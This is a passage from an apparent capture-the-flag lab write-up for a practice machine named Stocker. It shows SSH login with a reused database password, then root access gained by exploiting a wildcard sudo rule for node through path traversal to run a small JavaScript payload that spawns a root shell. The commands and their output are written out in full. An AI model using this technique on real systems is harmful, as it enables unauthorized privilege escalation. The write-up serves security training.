In the code we can see the connection string for the `Mongo` database as well as the password being used, namely `IHeardPassphrasesArePrettySecure`. Owed to password re-use we can log into the machine over `SSH` with the username we identified earlier.

```
ssh angoose@stocker.htb
```

```
ssh angoose@stocker.htb

angoose@stocker.htb's password: IHeardPassphrasesArePrettySecure
angoose@stocker:~$ id
uid=1001(angoose) gid=1001(angoose) groups=1001(angoose)
```

The user flag can be found in `/home/angoose/`.

Privilege Escalation

Let's check if the user can run any commands using `sudo`.

```
sudo -l
```

```
angoose@stocker:~$ sudo -l

Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local
/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
```

The results show that the user is able to run any script in `/usr/local/scripts` using `node` as every user on the system. Let's see what this folder contains.

```
cd /usr/local/scripts
ls -al
```

```
angoose@stocker:/usr/local/scripts$ ls -al

total 32
drwxr-xr-x  3 root root 4096 Dec  6  2022 .
drwxr-xr-x 11 root root 4096 Dec  6  2022 ..
-rwxr-x--x  1 root root  245 Dec  6  2022 creds.js
-rwxr-x--x  1 root root 1625 Dec  6  2022 findAllOrders.js
-rwxr-x--x  1 root root  793 Dec  6  2022 findUnshippedOrders.js
drwxr-xr-x  2 root root 4096 Dec  6  2022 node_modules
-rwxr-x--x  1 root root 1337 Dec  6  2022 profitThisMonth.js
-rwxr-x--x  1 root root  623 Dec  6  2022 schema.js
```

The folder contains a few scripts that seem to be used to generate reports about orders and profit from the website, however, we cannot write to this folder.

We do note though that because the `sudo` command that we can run contains a wildcard character, we might be able to perform a path traversal in our command through the usage of `../` and execute a `JavaScript` file of our own choice and potentially spawn a `root` shell.

Consider the following JavaScript code.

```
require("child_process").spawn("/bin/bash", {stdio: [0, 1, 2]})
```

Let's create a file called `shell.js` in `/tmp` and paste the above code inside it. Then, we can execute this file as follows:

```
sudo /usr/bin/node /usr/local/scripts/../../../tmp/shell.js
```

```
sudo /usr/bin/node /usr/local/scripts/../../../tmp/shell.js

root@stocker:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```

This is successful and the `root` flag can be found in `/root`.